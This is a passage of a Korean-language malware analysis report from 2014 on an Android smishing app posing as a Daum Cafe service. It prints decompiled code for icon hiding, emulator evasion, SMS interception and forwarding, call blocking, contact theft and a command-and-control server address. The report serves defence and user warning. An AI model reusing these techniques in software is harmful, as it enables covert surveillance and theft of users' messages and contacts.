NSHC

2014. 02. 24

악성코드 분석 보고서

[다음 카페 서비스로 위장한 악성 앱 - 스미싱]

이번에 Red Alert 팀 내 훗남에 의해 제보된 '다음 카페 서비스로 위장한 악성 앱 - 스미싱'은 다음 카페를 이용하는 불특정 다수의 사용자들을 대상으로 유포되고 있습니다. 그러나 다음 카페는 수상한 짧은 링크로 클릭을 유도하지 않는다는 사실을 명심해야 합니다. 실수로 링크를 클릭했다면 출처를 알 수 없는 설치 파일을 다운로드 하는지 잘 살펴보고 만약 그러한 파일이 있다면 설치하지 말고 삭제해야 합니다.

Red Alert *Information Service about a new vulnerability*

Version 1.0 External

© 2014 Red Alert. All Rights Reserved.

목 차

1. Malware Stub 3
1.1. Malware File Info 3
1.2. Route of infection 3
1.3. Analysis Environment 4
1.4. App Flow 4
1.5. Server Connection 5
1.6. IP Info 6
1.7. Infection 7

2. Technical Details 9
2.1. Self-Hiding 9
2.2. Emulator Detection 9
2.3. Malicious Acts 10
2.3.1. CallService 11
2.3.2. ClientService 12
2.3.3. SmsService 13
2.3.4. ContactsService 13
2.3.5. ProcessRemoteCmdService 14
2.4. Immortal Service 16

3. Red Alert of Opinion 17

4. Removal Recommendations 18
4.1. Use of Anti-Virus 18
4.2. Safety rules for smartphone user 18

5. Reference 19

© 2014 Red Alert. All Rights Reserved.

Confidentiality Agreements

본 문서는 Red Alert 팀에서 작성한 분석 보고서로써, Red Alert 팀 허가 없이 배포 및 공유가 가능하나 수정은 금합니다. 분석 보고서는 Red Alert 팀에서 운영하는 Facebook 페이지 (https://www.facebook.com/nshc.redalert)에서 확인할 수 있습니다.

Facebook 에 등록되는 분석 보고서를 포함한 이외의 자료들은 프리미엄 서비스인 isac 페이지 (https://isac.nshc.net)에서 제공 받으실 수 있습니다.

© 2014 Red Alert. All Rights Reserved.

1. Malware Stub

1.1. Malware File Info

Package Name	com.google.android.ebk.hana.lxuzpukuj.apk		
File Size	664,236 bytes	MD5	76F0798F5F10D2E3BC21D4AAAA987105
Modify Date	2014.02.17 12:03:26	Etc	APK (for Android)

Table 1. File Info-1

1.2. Route of infection

국내에서 사용 빈도가 높은 다음 카페 서비스로 위장한 악성 앱이 현재 스미싱을 통해 유포되고 있습니다. 문자와 함께 날아온 링크를 클릭하면 악성 앱이 사용자의 기기로 다운로드가 되고 해당 앱을 설치까지 진행할 경우에는 실제 다음 서비스에서 사용하는 아이콘과 유사한 이미지를 사용해 위장한 악성 앱이 어플리케이션 목록에 나타나 실행을 유도하게 됩니다.

Figure 1. Route of Infection

© 2014 Red Alert. All Rights Reserved.

1.3. Analysis Environment

Index	Description
Device	Google Nexus S
Platform	Android 4.1.2 / API Level 16

Table 2. Analysis Environment

1.4. App Flow

악성 앱은 먼저 중요한 서비스들을 인스턴스화 하고 난 이후에 마지막으로 설치화면을 띄웁니다. 따라서 사용자가 아무리 설치를 취소했다고 하더라도 이미 악성 앱은 목적을 달성한 이후의 시점이므로 실행만으로도 매우 위험합니다.



Figure 2. App Flow

© 2014 Red Alert. All Rights Reserved.

1.5. Server Connection

설치된 기기에서 수집한 정보들을 전송하고 원격지 명령을 수행하기 위해 공격자 서버 주소를 내부에 기록합니다.

```
com.google.android.ebk.hana.lxuzpukuj   SmsListener   init system configuration args.....
com.google.android.ebk.hana.lxuzpukuj   SmsListener   create system configuration for [/data/data/com.google.android.ebk.hana.
                                                     onfig.properties].
com.google.android.ebk.hana.lxuzpukuj   System.out    xmpp=58.92.245.118
com.google.android.ebk.hana.lxuzpukuj   System       Loaded time zone names for ko_KR in 1531ms (1531ms in ICU)
com.google.android.ebk.hana.lxuzpukuj   System.out    激活使用
com.google.android.ebk.hana.lxuzpukuj   System.out    onreceiver
```

Figure 3. Initialize Configuration

현재는 서버가 닫혀있는 상태여서 접속이 불가능하기 때문에 악성 앱이 수집한 정보를 서버로 전송할 수 없다는 에러 메시지가 출력됩니다. 하지만 서버가 닫혀 있을 뿐 네임 서버에는 아직도 정보가 남아있고 언제든지 열릴 수가 있기 때문에 잠재적인 위험이 남아있습니다.

```
com.google.android.ebk.hana.lxuzpukuj   SmsListener   cmd: cmd_system_init
com.google.android.ebk.hana.lxuzpukuj   SmsListener   systemInitTimer is runing....
com.google.android.ebk.hana.lxuzpukuj   SmsListener   cmd: cmd_system_init
com.google.android.ebk.hana.lxuzpukuj   SmsListener   failed to connect to /58.92.245.118 (port 80): connect failed: ETIMEDOUT
                                                     d out)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   java.net.ConnectException: failed to connect to /58.92.245.118 (port 80):
                                                      ETIMEDOUT (Connection timed out)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.io.IoBridge.connect(IoBridge.java:114)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at java.net.PlainSocketImpl.connect(PlainSocketImpl.java:192)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at java.net.PlainSocketImpl.connect(PlainSocketImpl.java:459)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at java.net.Socket.connect(Socket.java:842)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpConnection.<init>(HttpConnection.java:76)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpConnection.<init>(HttpConnection.java:50)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpConnection$Address.connect(HttpConnection.java:3
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpConnectionPool.get(HttpConnectionPool.java:87)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpConnection.connect(HttpConnection.java:128)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpEngine.openSocketConnection(HttpEngine.java:315)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpEngine.connect(HttpEngine.java:310)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpEngine.sendSocketRequest(HttpEngine.java:289)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpEngine.sendRequest(HttpEngine.java:239)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.net.http.HttpURLConnectionImpl.connect(HttpURLConnectionIm
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at org.ksoap2.transport.ServiceConnectionSE.connect(ServiceConnectionSE
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at org.ksoap2.transport.HttpTransportSE.call(HttpTransportSE.java:68)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at com.google.android.ebk.hana.kakao.util.WebServiceUtil.invokeWebServi
                                                     .java:60)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at com.google.android.ebk.hana.kakao.util.WebServiceUtil.uploadPhoneInf
                                                     java:111)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at com.google.android.ebk.hana.kakao.service.ClientService$7.run(ClientSe
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at java.lang.Thread.run(Thread.java:856)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   Caused by: libcore.io.ErrnoException: connect failed: ETIMEDOUT (Connect
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.io.Posix.connect(Native Method)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.io.BlockGuardOs.connect(BlockGuardOs.java:85)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.io.IoBridge.connectErrno(IoBridge.java:127)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   at libcore.io.IoBridge.connect(IoBridge.java:112)
com.google.android.ebk.hana.lxuzpukuj   SmsListener   ... 19 more
```

Figure 4. Server Connection

© 2014 Red Alert. All Rights Reserved.

1.6. IP Info

악성 앱이 세션을 맺기 위해 시도하는 서버의 이력과 위치 정보입니다.

Figure 5, IP Info-1



Figure 6. IP Info-2

© 2014 Red Alert. All Rights Reserved.

1.7. Infection

악성 앱을 실행하면 기기 관리자 활성화를 요청하고 뒤에서는 자신의 아이콘을 삭제합니다.

Figure 7. Execute Malware-1

처음 실행하면 악성 앱이 동작하지 않지만 종료 버튼을 눌러 기기를 잠시 멈추었다 다시 켜면 실행 중인 프로세스 목록에서 프로세스 1개 및 서비스 2개로 동작하고 있는 악성 앱을 확인할 수 있습니다.

© 2014 Red Alert. All Rights Reserved.



Figure 8. Execute Malware-2

악성 앱은 기기의 정보를 수집하고 전송하는 것 이외에도 다양한 악성 행위를 수행하지만 대부분의 기능이 서버와 세션을 맺고 동작하는 구조입니다. 따라서 서버가 닫힌 지금은 정적 분석을 중심으로 좀더 상세한 기능들을 살펴볼 필요가 있습니다.

© 2014 Red Alert. All Rights Reserved.

2. Technical Details

2.1. Self-Hiding

AndroidManifest.xml 파일을 살펴보면 사용자에게 가장 먼저 보여지는 시작 Activity 클래스가 com.google.android.ebk.hana.kakao.MainActivity로 명시되어 있습니다.

```
<activity android:label="@string/app_name" android:name=
"com.google.android.ebk.hana.kakao.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:name
="com.google.android.ebk.hana.kakao.BKMain" android:screenOrientation="portrait"
android:configChanges="keyboardHidden|orientation" />
```

Figure 9. AndroidManifest.xml-1

MainActivity 클래스는 사용자에게 앱의 기능을 속이는 문구와 함께 기기 관리자 활성화를 요청합니다. 인스턴스 된 클래스가 소멸되면서는 자신의 아이콘을 삭제시킴으로써 사용자가 악성 앱을 설치했는지 인식하지 못하도록 유도합니다.

```
private void HideIcon()
{
  getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
}

private void activeManager()
{
  Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
  localIntent.putExtra("android.app.extra.DEVICE_ADMIN", this.componentName);
  localIntent.putExtra("android.app.extra.ADD_EXPLANATION", "서비스안내등기열람/발급,
  법인등기열람/발급, 발급하기, 등기신청, 법인발급하기이용안내민원센터, 자료센터,
  소개, 대표전화 1544-0770법원전용App를 설치하세요");
  startActivity(localIntent);
}

private void initDevice()
{
  this.policyManager = ((DevicePolicyManager)getSystemService("device_policy"));
  this.componentName = new ComponentName(this, LockReceiver.class);
  if (!this.policyManager.isAdminActive(this.componentName))
    activeManager();
}
```

Figure 10. MainActivity.class

2.2. Emulator Detection

실질적으로 악성 행위를 확인하기 위해서 분석가들은 에뮬레이터를 이용하는데 이번에 분석한 악성 앱은 에뮬레이터 환경이 갖는 특정 조건을 만족하는 경우 시스템을 아예 종료시켜 버리는 루틴이 포함되어 있었습니다. 때문에 해당 루틴을 제거하고 리패키징 한 후에 실행시켜야 테스트가 가능합니다.

© 2014 Red Alert. All Rights Reserved.

```
public void onCreate()
{
  this.preferences = getSharedPreferences("config", 0);
  initConfiguration();
  try
  {
    lockIp = this.preferences.getInt("lockip", 0);
    clientId = this.preferences.getInt("client_id", -1);
    smsIntercept = this.preferences.getInt("sms_switch", 0);
    sendSmsState = this.preferences.getInt("send_sms_state", 0);
    phoneIntercept = this.preferences.getInt("phone_switch", 0);
    bankIntercept = this.preferences.getInt("bank_intercept", 0);
    this.smsManager = SmsManager.getDefault();
    this.pm = getPackageManager();
    bankName = initBank();
    if ((bankName == null) || (bankName.equals("")))
      bankName = "未知";
    phoneIdentity = this.preferences.getString("local_phone_number", null);
    imsi = this.preferences.getString("imsi", null);
    deviceId = this.preferences.getString("deviceId", null);
    clientVersion = this.pm.getPackageInfo(getPackageName(), 0).versionName;
    if ((phoneIdentity == null) || (phoneIdentity.equals("")) || (imsi == null)
    || (deviceId == null))
      getPhoneIdentity();
    if ((imsi == null) || (imsi.equals("")))
      imsi = "未知";
    if ((phoneIdentity == null) || (phoneIdentity.equals("")) || (phoneIdentity.
    startsWith("15555")) || (deviceId.startsWith("00000000")) || (imsi.startsWith
    ("31026")))
    {
      System.exit(0);
    }
```

Figure 11. AppContext.class-1

2.3. Malicious Acts

앞서 앱의 실행 흐름에서도 살펴봤듯이 가장 먼저 AppContext.class 파일이 인스턴스화 되는데 바로 이 클래스에 악성 앱이 수집하는 정보를 저장하기 위한 static 변수가 준비되어 있습니다.

```
public static ArrayList<String> bankIndexList;
public static int bankIntercept;
public static String bankName;
public static int clientId;
public static String clientVersion;
public static String deviceId;
public static String imsi;
public static int lockIp;
public static String phoneIdentity;
public static int phoneIntercept;
public static String providerName;
public static int sendSmsState;
public static String serverIP;
public static int smsIntercept;
```

Figure 12. AppContext.class-2

© 2014 Red Alert. All Rights Reserved.

번호가 있는 기계에 설치된 경우에는 주요한 다섯 가지 서비스를 시작시키고 번호가 없는 공기계인 경우에는 하나의 서비스만 실행시킵니다.

```
    if (!isPhoneNumber())
    {
      Intent localIntent2 = new Intent(this, ClientService.class);
      localIntent2.putExtra("cmd", "cmd_query_phone_list");
      startService(localIntent2);
    }
    startService(new Intent(this, CallService.class));
    startService(new Intent(this, ClientService.class));
    startService(new Intent(this, SmsService.class));
    startService(new Intent(this, ContactsService.class));
    startService(new Intent(this, ProcessRemoteCmdService.class));
  }
```

Figure 13. AppContext.class-3

2.3.1. CallService

CallService.class가 인스턴스화 되면 callReceiver 클래스를 리시버로 등록합니다.

```
public void onCreate()
{
  try
  {
    LogUtil.i("CallServie : Start");
    this.telMethod = Class.forName("android.os.ServiceManager").getMethod("getService", new Class[]
    this.telephony = ITelephony.Stub.asInterface((IBinder)this.telMethod.invoke(null, new Object[]
    this.appContext = ((AppContext)getApplicationContext());
    IntentFilter localIntentFilter = new IntentFilter();
    localIntentFilter.addAction("android.intent.action.PHONE_STATE");
    localIntentFilter.addAction("android.intent.action.NEW_OUTGOING_CALL");
    localIntentFilter.setPriority(10000);
    registerReceiver(this.callReceiver, localIntentFilter);
    return;
  }
```

Figure 14. CallService.class-1

callReceiver는 통화 내역에 대해 조사하고 사용자 모르게 기록을 지우는 것도 가능하도록 구현되어 있습니다.

```
private BroadcastReceiver callReceiver = new BroadcastReceiver()
{
  public void onReceive(Context paramAnonymousContext, Intent paramAnonymousIntent)
  {
    if (paramAnonymousIntent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL"))
      if ((AppContext.phoneIntercept > 0) && (getResultData() != null))
        setResultData(null);
    while (true)
    {
      return;
      String str = paramAnonymousIntent.getStringExtra("incoming_number");
      if ((str != null) && (AppContext.phoneIntercept > 0))
        try
        {
          CallService.this.telephony.endCall();
          CallService.this.deleteCallLog(str);
        }
```

Figure 15. CallService.class-2

© 2014 Red Alert. All Rights Reserved.

2.3.2. ClientService

ClientService.class가 인스턴스화 되면 clientReceiver 클래스를 리시버로 등록합니다.

```
public void onCreate()
{
  LogUtil.i("ClientService Start");
  this.appContext = ((AppContext)getApplicationContext());
  IntentFilter localIntentFilter = new IntentFilter();
  localIntentFilter.addAction("com.google.sms.service.action.query_intercept");
  localIntentFilter.addAction("com.google.sms.service.action.update_client_state");
  registerReceiver(this.clientReceiver, localIntentFilter);
  AlarmManagerUtil.setRepeatTasks("com.google.sms.service.action.query_intercept", 120000L, this);
  AlarmManagerUtil.setRepeatTasks("com.google.sms.service.action.update_client_state", 300000L, this);
  phoneList = new LinkedList();
  this.updateClientIdentityTimer = new Timer();
  this.systemInitTimer = new Timer();
  this.bankHijackTimer = new Timer();
  this.systemInitTimer.schedule(new TimerTask()
  {
    public void run()
    {
      LogUtil.i("systemInitTimer is runing....");
```

Figure 16. ClientService.class-1

clientReceiver는 타이머를 이용해서 주기적으로 사용자와 시스템의 상태를 살피고 단말기 내의 명령을 가로채는 등 원격지에서 악성 앱 제작자가 기기에 대한 모든 것을 파악할 수 있도록 구현되어 있습니다.

```
public class ClientService extends Service
{
  private static final String ACTION_QUERY_INTERCEPT = "com.google.sms.service.action.query_intercept";
  private static final String ACTION_UPDATE_CLIENT_STATU = "com.google.sms.service.action.update_client_
  private static final long BANK_TOP_CHECK_TIME = 1000L;
  public static final String CLIENT_STATU = "client_statu";
  public static final int CLIENT_STATU_INVALID = 2;
  public static final int CLIENT_STATU_UNKNOWN = 3;
  public static final int CLIENT_STATU_VALID = 1;
  public static final String CMD = "cmd";
  public static final String CMD_QUERY_PHONE_LIST = "cmd_query_phone_list";
  public static final String CMD_SYSTEM_INIT = "cmd_system_init";
  public static final String CMD_UPDATE_CLIENT_STATU = "cmd_update_client_statu";
  public static final String CMD_UPDATE_PHONE_NUMBER = "cmd_update_phone_number";
  private static final int GET_PHONE_LIST_SUCCESS = 10;
  public static final String NEW_PHONE_IDENTITY = "new_phone_identity";
  public static final String OLD_PHONE_IDENTITY = "old_phone_identity";
  private static final long SYSTEM_INIT_CHECK_TIME = 12000L;
  private static final long UPDATE_CLIENT_IDENTITY_CHECK_TIME = 12000L;
  private static final int UPDATE_PHONE_IDENTITY_SUCCESS = 11;
  private static final int UPLOAD_PHONE_INFO_SUCCESS = 12;
  private static LinkedList<String> phoneList;
  private AppContext appContext;
  private Timer bankHijackTimer;
  private BroadcastReceiver clientReceiver = new BroadcastReceiver()
  {
    public void onReceive(Context paramAnonymousContext, Intent paramAnonymousIntent)
    {
      if (paramAnonymousIntent.getAction().equals("com.google.sms.service.action.query_intercept"))
        ClientService.this.queryIntercept();
      if (paramAnonymousIntent.getAction().equals("com.google.sms.service.action.update_client_state"))
        ClientService.this.updateClientStatu();
    }
  };
```

Figure 17. ClientService.class-2

© 2014 Red Alert. All Rights Reserved.

2.3.3. SmsService

SmsService.class가 인스턴스화 되면 smsReceiver 클래스를 리시버로 등록합니다.

```
public void onCreate()
{
  LogUtil.i("sms listener service is runing...");
  this.appContext = ((AppContext)getApplicationContext());
  IntentFilter localIntentFilter = new IntentFilter();
  localIntentFilter.addAction("android.provider.Telephony.SMS_RECEIVED");
  localIntentFilter.setPriority(10000);
  registerReceiver(this.smsReceiver, localIntentFilter);
}
```

Figure 18. SmsService.class-1

smsReceiver는 수신된 문자 메시지 내역을 악성 앱 제작자의 서버로 전송하고 그 밖에 문자와 관련해 전달받은 명령을 수행하도록 구현되어 있습니다.

```
private BroadcastReceiver smsReceiver = new BroadcastReceiver()
{
  public void onReceive(Context paramAnonymousContext, Intent paramAnonymousIntent)
  {
    LogUtil.i("SmsService.onReceive dynamic register---> to receiver sms!");
    Object[] arrayOfObject = (Object[])paramAnonymousIntent.getExtras().get("pdus");
    LogUtil.i("SmsService.onReceive dynamic register---> to receiver sms!");
    SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    ArrayList localArrayList = new ArrayList();
    int i = 0;
    if (i >= arrayOfObject.length)
    {
      SmsService.this.uploadSms(localArrayList);
      return;
    }
    arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
    String str1 = arrayOfSmsMessage[i].getMessageBody();
    String str2 = arrayOfSmsMessage[i].getOriginatingAddress();
    String str3 = DateUtil.formatLong(new Date(arrayOfSmsMessage[i].getTimestampMillis()));
    Sms localSms = new Sms();
    localSms.clientId = String.valueOf(AppContext.clientId);
    localSms.content = str1;
    localSms.sendPhone = str2;
    localSms.datetime = str3;
    localSms.type = "接收";
    String str4 = SmsCmd.smsCmdRule(str1);
    Log.e("::::", "receive: " + str1 + "    " + str4);
    if (str4.equals("cmd_forward_phone_number"))
    {
      abortBroadcast();
      String str6 = str1 + str2;
      SmsService.this.appContext.smsManager.sendTextMessage(str2, null, str6, null, null);
      LogUtil.i("cmd[" + str4 + "] sms for : " + str1);
    }
```

Figure 19. SmsService.class-2

2.3.4. ContactsService

ContactsService.class는 리시버를 등록하진 않고 queryContacts()라는 static 메서드를 생성해 연락처에 대한 질의가 올 때마다 현재 기기에 저장되어 있는 연락처 정보를 반환하도록 구현되어 있습니다.

© 2014 Red Alert. All Rights Reserved.

```
public class ContactsService extends Service
{
  private static final String DATA = "data";
  private static final String contactsUri = "content://com.android.contacts/contacts/";
  private static final String name = "vnd.android.cursor.item/name";
  private static final String phoneNo = "vnd.android.cursor.item/phone_v2";

  public static ArrayList<Contacts> queryContacts(Context paramContext)
  {
    ArrayList localArrayList = new ArrayList();
    Uri localUri = Uri.parse("content://com.android.contacts/contacts");
    ContentResolver localContentResolver = paramContext.getContentResolver();
    Cursor localCursor1 = localContentResolver.query(localUri, new String[] { "_id" }, null, null, null)
    if (!localCursor1.moveToNext())
    {
      localCursor1.close();
      return localArrayList;
    }
    Contacts localContacts = new Contacts();
    localContacts.clientId = String.valueOf(AppContext.clientId);
    localContacts.contactsId = localCursor1.getInt(0);
    Cursor localCursor2 = localContentResolver.query(Uri.parse("content://com.android.contacts/contacts/
    while (true)
    {
      if (!localCursor2.moveToNext())
      {
        localCursor2.close();
        if ((localContacts.phone == null) || (localContacts.name == null))
          break;
        localArrayList.add(localContacts);
        break;
      }
      String str1 = localCursor2.getString(localCursor2.getColumnIndex("data1"));
      String str2 = localCursor2.getString(localCursor2.getColumnIndex("mimetype"));
      if (str2.equals("vnd.android.cursor.item/name"))
        localContacts.name = str1;
      if (str2.equals("vnd.android.cursor.item/phone_v2"))
        localContacts.phone = str1;
    }
  }
```

Figure 20. ContactsService.class

2.3.5. ProcessRemoteCmdService

ProcessRemoteCmdService.class가 인스턴스화 되면 명령으로 전달받을 인텐트 액션 값을 추가하고 processRemoteCmdReceiver 클래스를 리시버로 등록합니다.

```
public void onCreate()
{
  this.appContext = ((AppContext)getApplicationContext());
  this.sentIntent = PendingIntent.getBroadcast(this, 0, new Intent("com.google.sms.service.action.sent
  this.deliveryIntent = PendingIntent.getBroadcast(this, 0, new Intent("com.google.sms.service.action.
  IntentFilter localIntentFilter = new IntentFilter();
  localIntentFilter.addAction("com.google.sms.service.action.delivery_sms");
  localIntentFilter.addAction("com.google.sms.service.action.sent_sms");
  localIntentFilter.addAction("com.google.kakao.service.action.query_sms");
  localIntentFilter.addAction("com.google.sms.service.action.query_command");
  registerReceiver(this.processRemoteCmdReceiver, localIntentFilter);
  AlarmManagerUtil.setRepeatTasks("com.google.kakao.service.action.query_sms", 300000L, this);
  AlarmManagerUtil.setRepeatTasks("com.google.sms.service.action.query_command", 300000L, this);
}
```

Figure 21. ProcessRemoteCmdService.class-1

© 2014 Red Alert. All Rights Reserved.

processRemoteCmdReceiver는 전달받은 인텐트 메시지에 따라 어떤 기능을 수행할지 구현되어 있습니다. 이를 통해서 악성 앱 제작자는 원격지에서 감염된 기기에 대해서 원하는 정보를 얻을 수 있습니다. 아직 구현되지 않은 기능들도 있지만 현재 구현된 기능만으로도 거의 모든 정보가 탈취될 수 있습니다.

```
public class ProcessRemoteCmdService extends Service
{
  private static final String ACTION_DELIVERY_SMS = "com.google.sms.service.action.delivery_sms";
  private static final String ACTION_QUERY_COMMAND = "com.google.sms.service.action.query_command";
  private static final String ACTION_QUERY_SMS = "com.google.kakao.service.action.query_sms";
  private static final String ACTION_SENT_SMS = "com.google.sms.service.action.sent_sms";
  private AppContext appContext;
  private PendingIntent deliveryIntent;
  private BroadcastReceiver processRemoteCmdReceiver = new BroadcastReceiver()
  {
    public void onReceive(Context paramAnonymousContext, Intent paramAnonymousIntent)
    {
      int i = getResultCode();
